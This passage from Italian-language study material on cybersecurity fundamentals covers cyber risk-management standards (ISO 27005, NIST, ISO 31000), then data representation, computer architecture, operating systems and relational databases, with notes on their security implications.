Per supportare questo processo, esistono framework di riferimento e standard dedicati. Sul fronte internazionale: – ISO/IEC 27005 è lo standard specifico che fornisce linee guida per la gestione del rischio informatico e delle informazioni, complementare a ISO 27001. Si allinea a ISO 31000 (rischio generale) ma adattandola al contesto InfoSec. L’ultima versione (2022) mantiene l’approccio generale di identificare asset, minacce, vulnerabilità e valutare rischio, introducendo anche concetti come scenari di rischio ed eventi, e allineandosi con ISO 27001:2022 52 55 . ISO 27005 promuove metodi sia qualitativi che quantitativi e sottolinea l’importanza di un ciclo continuo e della documentazione di ogni fase. Adottare ISO 27005 aiuta a strutturare il risk assessment in modo coerente e accettato internazionalmente, facilitando anche le discussioni con auditor e stakeholder (dimostrare che i rischi sono gestiti secondo best practice).

  • NIST fornisce vari documenti: il NIST Risk Management Framework (RMF) (pubblicazione 800-37) delinea un processo simile di categorizzazione degli sistemi, selezione di controlli di sicurezza adeguati, implementazione, valutazione, autorizzazione (accreditamento) e monitoraggio continuo. È usato soprattutto nel contesto federale USA, ma i principi sono universali. Inoltre, il NIST Cybersecurity Framework (CSF) (2014, aggiornato in 2018 e in evoluzione) offre un approccio alto livello articolato in 5 funzioni – Identify, Protect, Detect, Respond, Recover – che aiutano a coprire l’intero ciclo di gestione del rischio cyber. Il CSF fornisce un set di categorie e controlli mappati su standard come ISO 27001, COBIT, ecc., ed è stato adottato da molte organizzazioni come base per valutare la propria maturità e guidare miglioramenti. Ad esempio, la funzione Identify include proprio attività di risk assessment e asset management. In Italia, il “Framework Nazionale di Cybersecurity” è basato sul NIST CSF, adattato al contesto italiano, incoraggiando aziende e PA a adottarlo.
  • ISO 31000 (Risk Management – Principles and Guidelines) non è specifica per IT ma fornisce principi e linee guida generali per qualsiasi tipo di rischio. Molte organizzazioni usano ISO 31000 come base comune del risk management aziendale, assicurando che il rischio cyber sia trattato con la stessa metodologia del rischio operativo, finanziario, etc., e quindi integrato nella governance complessiva. Ad esempio, ISO 31000 enfatizza l’integrazione del risk management nei processi decisionali, la personalizzazione del processo al contesto, e la responsabilità del management nel rischio residuo.

Implementare un ciclo di gestione del rischio cyber robusto consente di focalizzare le risorse di sicurezza dove contano di più e di dimostrare accountability. Per un responsabile, ciò significa poter rispondere a domande del tipo: “Quali sono i nostri rischi cyber più significativi? Cosa stiamo facendo per mitigarli? Qual è il rischio residuo e lo accettiamo consapevolmente? Siamo preparati se X accade?”. Ad esempio, se viene chiesto “siamo protetti contro attacchi DDoS massivi?”, invece di promettere protezione assoluta (impossibile), un risk manager informato potrà dire: “Abbiamo identificato il rischio DDoS come alto per il nostro servizio Y (probabilità media, impatto molto alto). Lo stiamo mitigando con un contratto con provider anti-DDoS e architettura ridondata; il rischio residuo è ridotto a medio e accettato dalla direzione, monitoriamo continuamente la situazione”. Questo approccio evita panico o, al contrario, compiacenza infondata, e consente di prendere decisioni di investimento razionali (es. giustificare budget cybersecurity in base alla riduzione di rischio ottenuta).

In termini di strategie di mitigazione specifiche, spesso si adottano controlli da diversi domini: controlli tecnici (firewall, IDS, crittografia, backup…), controlli procedurali (policy di sicurezza, procedure di gestione incidenti, classificazione delle informazioni), controlli fisici (sicurezza degli accessi ai locali, alimentazione elettrica protetta, etc.) e controlli organizzativi (formazione del personale, segregazione dei compiti, piani di continuità operativa). Il framework ISO 27001 Annex A ad esempio elenca controlli raggruppati per temi che coprono queste aree, e può fungere da checklist per non dimenticare aree di controllo. Un aspetto importante nella mitigazione è anche considerare il quadrante temporale: Prevenzione, Rilevazione, Risposta, Recupero (che ricalca le fasi del NIST CSF). Non si può prevenire tutto; quindi serve anche capacità di rilevare gli eventi (si torna al discorso SOC), rispondere efficacemente (CSIRT) e recuperare le funzionalità (disaster recovery, backup). Il risk management ben fatto alloca investimenti sulle quattro fasi in modo bilanciato secondo il profilo di rischio dell’organizzazione.

Infine, la gestione del rischio cyber deve rispettare eventuali framework normativi: ad esempio per le banche c’è l’obbligo di aderire a regole specifiche di Bankitalia/ESMA, per le infrastrutture critiche la direttiva NIS/NIS2 impone adozione di misure minime e valutazioni periodiche, per i dati personali il GDPR richiede una valutazione di impatto (DPIA) se ci sono rischi alti per i diritti delle persone. Un responsabile dovrà quindi fondere i requisiti di compliance con la propria analisi del rischio interna, garantendo che il processo soddisfi sia l’esigenza di sicurezza reale sia quella regolamentare (spesso queste coincidono, dato che normative e standard riflettono best practice).

Conclusione: I fondamenti affrontati – dai sistemi di sicurezza (firewall, IDS/IPS, WAF, endpoint), alla virtualizzazione, ai metodi di autenticazione, alla gestione centralizzata degli accessi, fino ai principi CIA, alle tipologie di attacco e alle strutture organizzative (CSIRT, SOC, ISAC) e al risk management – dipingono un quadro olistico della cybersicurezza moderna. Per un responsabile per la prevenzione e gestione di incidenti informatici in un contesto nazionale/governativo, la sfida consiste nell’integrare tutti questi elementi in una strategia coerente. Ciò significa: assicurare che le misure tecniche siano implementate secondo le best practice e continuamente aggiornate; che esistano team e processi pronti a rilevare e fronteggiare gli attacchi; e che la leadership prenda decisioni informate basate sul rischio.

La complessità del dominio richiede una formazione continua e la capacità di collaborare con molteplici attori (interni ed esterni). In particolare, la cooperazione a livello di sistema-Paese (tramite il CSIRT Italia, gli ISAC settoriali, ecc.) è fondamentale per elevare il livello di sicurezza collettiva: una minaccia che colpisce un ente può rapidamente propagarsi ad altri, ma un allarme condiviso in tempo può anche prevenirne il successo altrove. Allo stesso modo, un responsabile deve saper comunicare con sia tecnici (ad esempio interpretare un report di threat intelligence e tradurlo in azioni tecniche) sia dirigenti apicali (spiegando il valore delle iniziative di sicurezza e ottenendo supporto). In ultima analisi, i fondamenti di cybersicurezza qui presentati – supportati da riferimenti a standard internazionali (ISO, NIST), fonti istituzionali (ENISA, ACN) e casi di studio – forniscono il bagaglio teorico e pratico per affrontare l’esame e, più significativamente, per impostare un programma di sicurezza efficace. La continua evoluzione delle minacce impone di applicare questi fondamenti con adattabilità: le tecnologie cambieranno, nuovi attacchi emergeranno, ma i principi cardine (proteggere CIA, conoscere il proprio rischio, difendersi in profondità, monitorare e rispondere rapidamente, condividere informazioni) rimarranno la bussola per navigare nel complesso panorama cyber. Un responsabile preparato su questi temi potrà guidare la propria organizzazione attraverso le sfide attuali e future, contribuendo alla resilienza cibernetica nazionale.

Fondamenti di informatica e reti di calcolatori per la sicurezza informatica

Introduzione

Il presente articolo vuole fornire una panoramica strutturata dei fondamenti di informatica e reti di calcolatori, con un focus sull’applicazione pratica di tali conoscenze nel contesto della sicurezza informatica. Ciascuna sezione approfondisce un argomento chiave – dalla rappresentazione dei dati ai sistemi operativi, dalle basi di dati alle reti e protocolli – evidenziando i concetti teorici essenziali e collegandoli alle best practice per la prevenzione e gestione di incidenti informatici.

La trattazione è pensata per il responsabile della sicurezza informatica impegnato nella prevenzione e gestione di incidenti informatici.

Vengono inclusi esempi pratici, riferimenti a standard riconosciuti e citazioni da fonti autorevoli, il tutto organizzato in sezioni chiare per facilitare la consultazione e l’apprendimento.

Nella scienza dei calcolatori, rappresentare le informazioni significa tradurre qualsiasi tipo di dato (numeri, testo, immagini, audio, ecc.) in una forma binaria comprensibile e manipolabile dalle macchine digitali. In pratica, ogni informazione viene codificata come sequenze di bit (binary digits), ossia 0 e 1, che sono le unità elementari di dati. Un insieme di 8 bit forma un byte, che costituisce la minima unità indirizzabile di memoria. Usando sequenze di bit e byte, un computer può rappresentare qualsiasi tipo di contenuto: caratteri testuali, valori numerici, immagini, suoni, video, ecc. La conversione dei dati in sequenze di 0 e 1 prende il nome di codifica e risponde al requisito fondamentale per cui un computer elabora solo informazioni in formato binario.

Unità di misura e codifiche: poiché i bit da soli sarebbero poco maneggevoli, si utilizzano multipli come Kilobyte (KB), Megabyte (MB), Gigabyte (GB), tenendo presente che in informatica per ragioni storiche spesso 1 KB = 1024 byte (2^10) invece di 1000 (si parla più precisamente di Kibibyte). Sul versante delle codifiche, per rappresentare testi alfanumerici si impiegano sistemi standardizzati di mappatura tra numeri e caratteri. Uno dei più importanti è il codice ASCII, che associa a ogni simbolo (lettera, cifra, segno di punteggiatura, caratteri di controllo, ecc.) un valore numerico tra 0 e 127, rappresentabile con 7 bit. Ad esempio, il carattere ‘A’ in ASCII è codificato come 65 (in decimale), mentre ‘a’ è 97 e così via. Estensioni di ASCII utilizzano 8 bit (256 valori possibili) per supportare caratteri accentati e simboli aggiuntivi, sebbene queste estensioni non fossero unificate a livello internazionale. Oggi si utilizza ampiamente Unicode, un sistema di codifica che, nelle sue varianti come UTF-8 e UTF-16, può rappresentare decine di migliaia di caratteri (oltre i caratteri latini, anche alfabeti non latini, ideogrammi, emoji, ecc.). Unicode in UTF-8 è retro-compatibile con ASCII per i primi 128 valori e consente di codificare caratteri usando sequenze di 1-4 byte. Grazie a Unicode, applicazioni e sistemi possono gestire testi multilingue e simboli emoji in modo unificato.

Numeri e formati numerici: i numeri interi vengono rappresentati in binario utilizzando un certo numero di bit fissato (es. 32 bit o 64 bit). Per i numeri con segno (positivi/negativi) l’approccio più diffuso è la rappresentazione in complemento a due, in cui il bit più significativo indica il segno e l’operazione di inversione dei bit più aggiunta di 1 permette di ottenere il negativo di un valore.
Il complemento a due è lo schema standard adottato nei moderni calcolatori per i numeri interi con segno, poiché facilita la progettazione dei circuiti aritmetici (addizione e sottrazione possono essere eseguite con lo stesso circuito sommatorio). Ad esempio, con 8 bit si possono rappresentare gli interi da -128 a +127 in complemento a due. Per i numeri reali (con virgola decimale), si utilizza la rappresentazione in virgola mobile secondo lo standard IEEE 754, che definisce formati a 32 bit (precisione singola) e 64 bit (precisione doppia), tra gli altri. Questo standard specifica come suddividere i bit di un numero reale in segno, esponente e mantissa, permettendo di rappresentare un ampio intervallo di valori (inclusi zero, infiniti e valori NaN per indicare risultati non numerici). La conformità allo standard IEEE 754 garantisce che diversi processori e linguaggi interpretino i numeri in virgola mobile nello stesso modo, importante per la consistenza dei calcoli (ad esempio in crittografia o analisi scientifiche).

Rappresentazione di immagini, audio e altri dati: oltre a testo e numeri, i computer rappresentano anche dati multimediali in forma binaria. Un’immagine digitale ad esempio è modellata come una griglia di elementi chiamati pixel, ciascuno associato a valori binari che ne determinano il colore. In una immagine raster (bitmap), ogni pixel ha componenti di colore (ad esempio rosso, verde, blu in RGB) codificate tipicamente su 8 bit ciascuna, per un totale di 24 bit per pixel (True Color). Ciò significa che un singolo pixel può assumere circa 16,7 milioni di combinazioni di colore. Immagini con palette più ridotte possono usare meno bit per pixel (ad esempio 8 bit/pixel in modalità 256 colori). Allo stesso modo, un’immagine in bianco e nero può essere codificata con 1 bit per pixel (0 = bianco, 1 = nero), eventualmente con livelli di grigio se si usano più bit. Per i suoni, la rappresentazione avviene mediante campionamento: l’onda sonora analogica viene misurata (campionata) a intervalli regolari e ogni campione viene quantizzato in formato digitale (ad esempio, audio CD utilizza 44.100 campioni al secondo, ciascuno rappresentato da 16 bit per canale). Il risultato è una sequenza binaria che descrive l’andamento dell’audio nel tempo. Video e altri tipi di dati sono combinazioni o estensioni di questi principi (sequenze di immagini per il video, eventualmente compresse; flussi di campioni audio, ecc.), sempre riconducibili a stringhe di bit.

Implicazioni per la sicurezza informatica: la corretta comprensione della rappresentazione dei dati è fondamentale nella sicurezza informatica per diversi motivi. In primo luogo, molte vulnerabilità di basso livello (come buffer overflow o integer overflow) derivano da limiti nella rappresentazione binaria: ad esempio un intero a 32 bit ha un massimo e se un calcolo eccede quel massimo si verifica un overflow con possibili esiti imprevisti. Conoscere come i numeri sono codificati (complemento a due, IEEE 754 per i float, ecc.) aiuta a prevenire errori di programmazione sfruttabili da attaccanti. Inoltre, la rappresentazione binaria è alla base della crittografia: bit e byte vengono manipolati con operazioni booleane e aritmetiche per cifrare/decifrare informazioni. Un esperto di sicurezza deve conoscere, ad esempio, come lavorano gli algoritmi bit-a-bit e come interpretare dumps binari o esadecimali di file e pacchetti di rete durante un’analisi forense. Anche l’encoding dei caratteri è rilevante: attacchi come Unicode spoofing (ingannare sistemi di autenticazione usando caratteri Unicode simili a quelli latini) o bypass di filtri basati su codifiche differenti (ad esempio doppia codifica in attacchi XSS) sfruttano dettagli della rappresentazione dei testi. Infine, la capacità di tradurre rapidamente dati binari in forme comprensibili (come visualizzare un file eseguibile in esadecimale, o un indirizzo IP nella notazione dotted-decimal) è una competenza pratica quotidiana per chi gestisce incidenti: consente di identificare payload malevoli nascosti, firme di file e altri indicatori di compromissione.

Un elaboratore (computer) moderno si basa sul modello concettuale di architettura di von Neumann, che prevede la suddivisione in componenti fondamentali: una Unità Centrale di Elaborazione (CPU), una memoria centrale, dispositivi di input/output (I/O) e interconnessioni dette bus. In tale architettura, sia i dati che le istruzioni di un programma sono memorizzati nella medesima memoria e la CPU li preleva ed esegue sequenzialmente. Di seguito esaminiamo ciascun componente e le implicazioni relative alla sicurezza.

  • CPU (Central Processing Unit): è il “cervello” del computer, responsabile dell’esecuzione delle istruzioni macchina. La CPU è internamente composta da un’unità di controllo (Control Unit, CU) che dirige l’esecuzione delle istruzioni, da un’unità aritmetico-logica (ALU) che effettua calcoli e operazioni logiche e da una serie di registri interni per l’immagazzinamento temporaneo di dati e indirizzi. La CPU esegue le istruzioni in un ciclo di fetch-decode-execute: preleva un’istruzione dalla memoria, la decodifica e la esegue, aggiornando eventualmente registri e memoria. Le istruzioni stesse costituiscono il cosiddetto linguaggio macchina specifico della famiglia di CPU in uso (ad esempio x86-64, ARMv8, etc.). La maggior parte delle CPU moderne supporta funzionalità come pipeling (esecuzione parallela sovrapposta di parti di istruzioni diverse) e multithreading (gestione di più flussi di istruzioni) per migliorare le prestazioni. Dal punto di vista della sicurezza, la CPU implementa meccanismi hardware essenziali, come i livelli di privilegio (es. modalità kernel vs user): le moderne CPU possono operare in almeno due modalità, in cui le istruzioni cosiddette privilegiate (che accedono a risorse critiche o configurazioni hardware) possono essere eseguite solo in modalità kernel (dove risiede il sistema operativo), ma non in modalità utente. Questo isolamento hardware garantisce che un programma in esecuzione applicativa non possa, ad esempio, modificare direttamente la memoria del kernel o interagire col dispositivo disco senza passare per il sistema operativo – prevenendo una vasta gamma di abusi. Tuttavia, sono noti attacchi (Meltdown, Spectre) che sfruttano caratteristiche delle CPU (esecuzione speculativa, branch prediction) per aggirare tali protezioni, sottolineando come l’architettura hardware sia anch’essa un fronte di sicurezza da curare.
  • Memoria centrale: è il luogo in cui risiedono i programmi in esecuzione e i dati su cui operano. La memoria centrale (di solito RAM, Random Access Memory, volatile) contiene sia le istruzioni macchina caricate dal disco sia le strutture dati necessarie alle applicazioni. La caratteristica è l’accesso diretto rapido agli indirizzi di memoria (a differenza delle memorie di massa più lente). La memoria centrale memorizza sia i dati da elaborare (o già elaborati) sia le istruzioni eseguibili. Tipicamente è organizzata in una sequenza di celle indirizzabili (parole di memoria) tutte della stessa dimensione (es. 8 byte), ognuna identificata da un indirizzo numerico univoco. La memoria è spesso distinta in RAM (lettura/scrittura, volatile) e ROM/EPROM (Read-Only Memory, memorie non volatili contenenti ad esempio il firmware di bootstrap). Un aspetto cruciale dell’architettura è la gerarchia di memoria: piccole memorie velocissime (registri nella CPU, cache L1/L2/L3) mitigano la differenza di velocità tra CPU e RAM; più in basso vi sono memorie di massa (SSD, HDD) e archivi esterni. Ai fini della sicurezza, la gestione della memoria è un terreno fertile di vulnerabilità: buffer overflow (scrittura oltre i limiti di un buffer), use-afterfree (uso di memoria già deallocata) e memory corruption in genere sono alla radice di exploit. Negli ultimi decenni, sono stati introdotti contromisure hardware come il bit NX (No-eXecute, che marca le pagine di memoria dati come non eseguibili per prevenire l’iniezione di shellcode) e tecniche come ASLR (Address Space Layout Randomization, implementata a livello di sistema operativo ma dipendente dal supporto CPU per la segmentazione/paginazione) per rendere più difficile sfruttare i bug di memoria. Un responsabile alla sicurezza deve comprendere come funzionano queste protezioni hardware/memory e i limiti che possono avere, per esempio sapere che buffer overflow su architetture moderne possono essere mitigati ma non eliminati (es. return-oriented programming è nato proprio come tecnica per bypassare NX-bit e ASLR sfruttando frammenti di codice legittimo in memoria).
  • Bus e dispositivi I/O: i vari componenti sono collegati da bus di sistema (insieme di linee di comunicazione). Esistono tipicamente bus separati o logici distinti per indirizzi, dati e controllo, che coordinano il flusso delle informazioni tra CPU, memoria e periferiche. Le periferiche di I/O (dispositivi di input/output come tastiera, mouse, schermo, disco, scheda di rete, ecc.) interagiscono col processore attraverso controller specifici collegati sul bus. Da una prospettiva di sicurezza, i dispositivi I/O possono rappresentare vettori di attacco se non gestiti correttamente: ad esempio, dispositivi esterni USB possono iniettare comandi (si pensi a Rubber Ducky che si presenta come tastiera HID); le schede di rete possono essere bersaglio di DMA attacks (accesso diretto alla memoria) se l’IOMMU non isola adeguatamente le periferiche. Inoltre, dal bus passano anche dati sensibili (ad esempio password digitate da tastiera o chiavi crittografiche in RAM) e attacchi di tipo side-channel hanno dimostrato che è possibile captare informazioni sul bus o analizzare i tempi di risposta del sistema per dedurre segreti.

Set di istruzioni e architetture: ogni CPU implementa un Instruction Set Architecture (ISA), l’insieme di istruzioni macchina che è in grado di eseguire. Architetture diverse (x86, ARM, MIPS, RISC-V, ecc.) hanno ISA differenti e anche modalità operative differenti (32-bit, 64-bit, little endian vs big endian nell’ordinamento dei byte in memoria, ecc.). Nello sviluppo di exploit o nella risposta a incidenti, è spesso necessario comprendere l’architettura bersaglio: ad esempio, malware scritto per ARM non girerà su un server x86 a meno di emulazione e viceversa. Inoltre, la sicurezza del software è strettamente legata all’architettura: un binario compilato per x86-64 con protezioni come stack canaries (canarini sullo stack) e Control Flow Guard sfrutta funzionalità specifiche dell’ISA e del compilatore; un analista deve sapere come riconoscerle ed eventualmente disattivarle in ambiente controllato per effettuare reverse engineering. Parimenti, alcune istruzioni privilegiate (come la gestione della tabella delle pagine di memoria) sono sfruttate nei rootkit in modalità kernel: conoscere il funzionamento interno della MMU (Memory Management Unit) e delle istruzioni correlate può aiutare a individuare manipolazioni malevole a basso livello.

In sintesi, l’architettura degli elaboratori fornisce il substrato hardware su cui operano i sistemi software. Un responsabile della sicurezza informatica deve padroneggiare almeno i concetti fondamentali (ciclo macchina, gestione memoria, modelli architetturali) per comprendere sia come prevenire incidenti (es. configurare correttamente protezioni hardware, scegliere architetture sicure per certi servizi critici) sia come analizzare incidenti avvenuti (es. dump di memoria, istruzioni eseguire da un malware, log di errori CPU come kernel panic o machine check exception). Inoltre, la cooperazione tra hardware e software in termini di sicurezza è sancita da standard e best practice: ad esempio, l’UEFI Secure Boot sfrutta funzionalità firmware/hardware per garantire che all’accensione vengano eseguiti solo bootloader firmati e tecnologie come TPM (Trusted Platform Module) offrono radici hardware di fiducia utilizzate dai sistemi operativi per funzionalità come BitLocker (crittografia disco) o l’attestazione di integrità. Tutti questi aspetti richiedono una conoscenza delle basi architetturali per essere implementati e gestiti con successo.

Un sistema operativo (SO) è il software di base che funge da intermediario tra l’hardware del computer e i programmi applicativi, gestendo le risorse del sistema e fornendo servizi essenziali agli utenti e alle applicazioni. In altre parole, il sistema operativo è composto da vari componenti integrati (kernel, gestore dei processi, gestore della memoria, file system, driver di periferica, interfaccia utente, ecc.) che insieme assicurano il funzionamento coordinato del computer. Esempi comuni di sistemi operativi sono Windows, Linux, macOS per desktop/server e Android, iOS per dispositivi mobili. Di seguito analizziamo le principali funzioni di un SO, evidenziando la loro importanza nella sicurezza informatica.

  • Gestione dei processi e multitasking: il sistema operativo consente di eseguire più programmi in (pseudo)parallelismo attraverso la gestione dei processi e dei thread. Un processo è un’istanza in esecuzione di un programma, con un proprio spazio di indirizzamento in memoria, mentre un thread è un flusso di esecuzione all’interno di un processo (i thread di uno stesso processo condividono memoria e risorse). Il kernel (nocciolo del sistema operativo) include uno scheduler che assegna la CPU ai vari processi/thread attivi, implementando politiche di scheduling (round-robin, priorità, ecc.) per garantire reattività e far avanzare tutti i carichi di lavoro. In ambito sicurezza, la corretta separazione dei processi è cruciale: il sistema operativo deve isolare gli spazi di memoria in modo che un processo non possa leggere/scrivere la memoria di un altro (violando la confidenzialità o integrità). Ciò è realizzato tramite l’MMU (unità di gestione memoria) e meccanismi come la traduzione di indirizzi (paginazione) che il SO controlla. Un attaccante spesso cerca di rompere questo isolamento (es. tramite local privilege escalation exploits che da un processo utente permettono di eseguire codice in contesto kernel). Pertanto, funzioni come il caricamento di moduli kernel firmati, l’implementazione di sandbox (che confinano processi potenzialmente pericolosi in ambienti limitati) e la gestione attenta delle API di interprocess communication (pipe, socket, shared memory) sono aspetti di sicurezza legati alla gestione dei processi.
  • Gestione della memoria: il sistema operativo fornisce astrazioni di memoria ai processi, tipicamente sotto forma di memoria virtuale. Ogni processo vede uno spazio di indirizzi virtuali che il kernel mappa sulla memoria fisica reale, garantendo che processi diversi non interferiscano. Il gestore della memoria del SO si occupa di allocare e liberare memoria su richiesta dei programmi (tramite chiamate di sistema come malloc/free in C, o automaticamente tramite garbage collector in linguaggi gestiti), di swappare porzioni di memoria su disco se la RAM scarseggia (memoria virtuale paginata) e di proteggere regioni critiche (ad esempio lo spazio di indirizzi del kernel è reso non accessibile ai processi utente, solitamente). Tecniche come ASLR – Address Space Layout Randomization (randomizzazione dello spazio degli indirizzi) sono abilitate dal sistema operativo per rendere meno prevedibili gli indirizzi di librerie, stack e heap, mitigando gli exploit basati su buffer overflow. Il responsabile alla sicurezza deve conoscere queste tecniche e assicurarsi che siano abilitate (ad esempio, DEP/NX e ASLR attivi, stack guard pages, ecc.), nonché essere in grado di analizzare core dump o tracce di crash per capire se un incidente è dovuto a corruzione di memoria. Inoltre, la gestione della memoria comprende i permessi di accesso alle pagine (read/write/execute): un sistema operativo robusto segrega scrupolosamente codice ed esegue dati non eseguibili, sfruttando l’hardware (bit NX) e marcando anche regioni di memoria come non accessibili quando opportuno (es. mappe null pointer per catturare dereferenziazioni errate). Da un punto di vista offensivo, molti malware tentano di aggirare queste protezioni, ad esempio tramite Return-Oriented Programming (ROP) per eseguire codice malizioso pur in assenza di pagine eseguibili in user-space: analizzare un attacco del genere richiede padronanza di come il SO organizza la memoria di un processo.
  • File system e gestione delle risorse persistenti: un altro compito cardine del sistema operativo è la gestione dei file system, ovvero l’organizzazione dei dati su memoria di massa (dischi, SSD) in file e directory, con meccanismi di autorizzazione (permessi di lettura/scrittura/esecuzione per utenti e gruppi) e di protezione. Per esempio, sistemi POSIX (Linux, UNIX) adottano permessi rwx e proprietà utente/gruppo, oltre a meccanismi più avanzati come ACL (Access Control List) o selinux context per definire in modo granulare chi può accedere a cosa. Un responsabile della sicurezza deve assicurarsi che le politiche di permesso siano configurate secondo il principio del privilegio minimo (ad esempio, file di configurazione critici accessibili solo all’utente di sistema appropriato, directory con dati sensibili non eseguibili, ecc.). Inoltre, il file system registra metadati come timestamp (utili nelle analisi forensi per capire la timeline di un incidente) e, in alcuni sistemi, supporta cifratura trasparente (es. BitLocker su NTFS, LUKS su ext4) per proteggere i dati a riposo. Il sistema operativo è anche responsabile della gestione delle periferiche tramite driver – piccoli moduli software che fungono da traduttori tra il kernel e l’hardware. Driver vulnerabili possono introdurre gravi falle di sicurezza (poiché eseguono in kernel mode), quindi l’OS e i suoi aggiornamenti vanno monitorati per patch critiche relative ai driver (come ad esempio stuxnet, che sfruttò un driver malevolo con firma digitale rubata). Il sistema operativo implementa anche politiche di controllo degli accessi non solo a file ma a tutte le risorse (dispositivi, porte di rete, chiamate di sistema sensibili). Ad esempio, su sistemi UNIX esiste la distinzione tra utente normale e superutente (root): solo quest’ultimo può eseguire certe operazioni (binding di socket su porte <1024, caricamento di moduli kernel, modifiche alle tabelle di routing, ecc.). Meccanismi di sudo o capabilities permettono di limitare o delegare privilegi in modo controllato. La corretta configurazione di questi meccanismi è spesso l’ultima linea di difesa per prevenire che un attacco su un servizio in esecuzione con utente limitato comprometta tutto il sistema.
  • Interfaccia utente e modalità utente/kernel: il sistema operativo fornisce infine all’utente (e alle applicazioni) un’interfaccia per utilizzare il computer. Questa può essere una GUI (interfaccia grafica) con desktop, finestre e pulsanti, o una shell a riga di comando per lanciare comandi testuali. Indipendentemente dall’interfaccia, quando un’applicazione necessita di compiere operazioni privilegiate (es. accedere al disco, aprire una connessione di rete, allocare memoria), deve effettuare una chiamata di sistema (system call) al kernel. Le system call rappresentano il punto di controllo tra la modalità utente e la modalità kernel: l’OS espone una serie di servizi di sistema (come “open file”, “send packet”, “create process”) e gli unici modi per un programma di utente di ottenere questi servizi è invocare le relative chiamate, che comportano un trap in modalità privilegiata. Il sistema operativo verifica i parametri e i permessi ad ogni system call, garantendo che l’operazione sia lecita. Ad esempio, se un processo chiede di aprire un file, il kernel controlla che quel processo (identificato dal suo UID/GID di appartenenza) abbia i diritti necessari sul file. Questo meccanismo è fondamentale per la sicurezza: previene che un processo malevolo possa arbitrariamente manipolare risorse senza passare per controlli. D’altra parte, se esistono vulnerabilità nelle implementazioni delle system call (bug nel kernel), un attaccante potrebbe ottenere privilegi elevati – questi sono i famosi exploit local root che sfruttano race condition, buffer overflow o errori logici nel kernel. Un buon responsabile della sicurezza deve tenere i sistemi operativi aggiornati (patch management) proprio per correggere tali vulnerabilità non appena note.

In conclusione, il sistema operativo è il componente software più critico da un punto di vista di sicurezza, perché orchestra l’uso di tutte le risorse e applica le politiche di isolamento e controllo.
Le best practice come la separazione dei privilegi (account utente vs amministratore), la riduzione della superficie d’attacco (disabilitare servizi di sistema non necessari, rimuovere driver inutilizzati), l’uso di meccanismi di logging e monitoraggio (Syslog, Event Viewer) e l’applicazione tempestiva di aggiornamenti di sicurezza, sono tutti ambiti afferenti al sistema operativo. Inoltre, standard e linee guida come quelle di CIS (Center for Internet Security) forniscono benchmark di hardening specifici per i vari sistemi operativi (ad esempio, CIS Controls e CIS Benchmarks per Windows Server, Red Hat, etc.), che il responsabile dovrebbe adottare per assicurare una configurazione robusta delle macchine. Un sistema operativo correttamente configurato e mantenuto è in grado di prevenire la maggior parte degli incidenti informatici comuni (attacchi malware, escalation di privilegi, esfiltrazione di dati), o quantomeno di registrare eventi utili a rilevare tempestivamente attività anomale.

Le basi di dati (database) sono infrastrutture fondamentali per archiviare, organizzare e recuperare grandi quantità di informazioni in modo efficiente. Esistono vari modelli di database; i più diffusi si dividono in database relazionali (SQL) e database NoSQL (non relazionali). In questa sezione esamineremo entrambi, delineando caratteristiche, differenze e rilevanza per la sicurezza.

Database relazionali (modello SQL)

Un database relazionale organizza i dati in tabelle composte da righe e colonne, secondo il modello introdotto da Edgar F. Codd negli anni ‘70. Ogni tabella rappresenta un’entità, ogni riga (o record) rappresenta un’istanza dell’entità e ogni colonna rappresenta un attributo (campo) del record. Ad esempio, potremmo avere una tabella Utenti con colonne ID, Nome, Email, Ruolo dove ciascuna riga è un utente specifico con i suoi dati e una tabella Accessi con colonne UtenteID, DataOra, Esito per tracciare i login: le due tabelle sarebbero collegate attraverso il campo UtenteID (chiave esterna nella tabella Accessi che rimanda alla chiave primaria ID nella tabella Utenti). Le relazioni tra tabelle (one-to-one, one-to-many, many-to-many) vengono realizzate tramite queste chiavi: chiave primaria (un identificatore unico per ogni riga di una tabella) e chiavi esterne (valori che collegano una riga a una riga in un’altra tabella). Il modello relazionale è accompagnato da un linguaggio standard di interrogazione e manipolazione dei dati: SQL (Structured Query Language), che permette di definire lo schema (DDL – Data Definition Language), inserire/modificare/cancellare dati (DML – Data Manipulation Language) e effettuare query di ricerca e aggregazione (con SELECT, JOIN tra tabelle, ecc.).

Caratteristiche chiave dei database relazionali sono le cosiddette proprietà ACID delle transazioni, fondamentali in ambiti critici (bancari, gestionali, etc.): Atomicità (ogni transazione è un’unità indivisibile, o tutti gli step vengono applicati o nessuno), Coerenza (la transazione porta il database da uno stato consistente a un altro, non viola vincoli di integrità ), Isolamento (transazioni concorrenti non interferiscono tra loro, i risultati sono come se fossero state eseguite in sequenza) e Durabilità (una volta completata con successo, un’operazione diventa persistente anche in caso di guasti successivi). I DB relazionali sono tipicamente gestiti da un RDBMS (Relational Database Management System) – ad esempio Oracle, Microsoft SQL Server, MySQL/MariaDB, PostgreSQL – che si occupa di implementare queste garanzie e ottimizzare l’accesso ai dati (attraverso indici, piani di esecuzione delle query, caching, etc.).

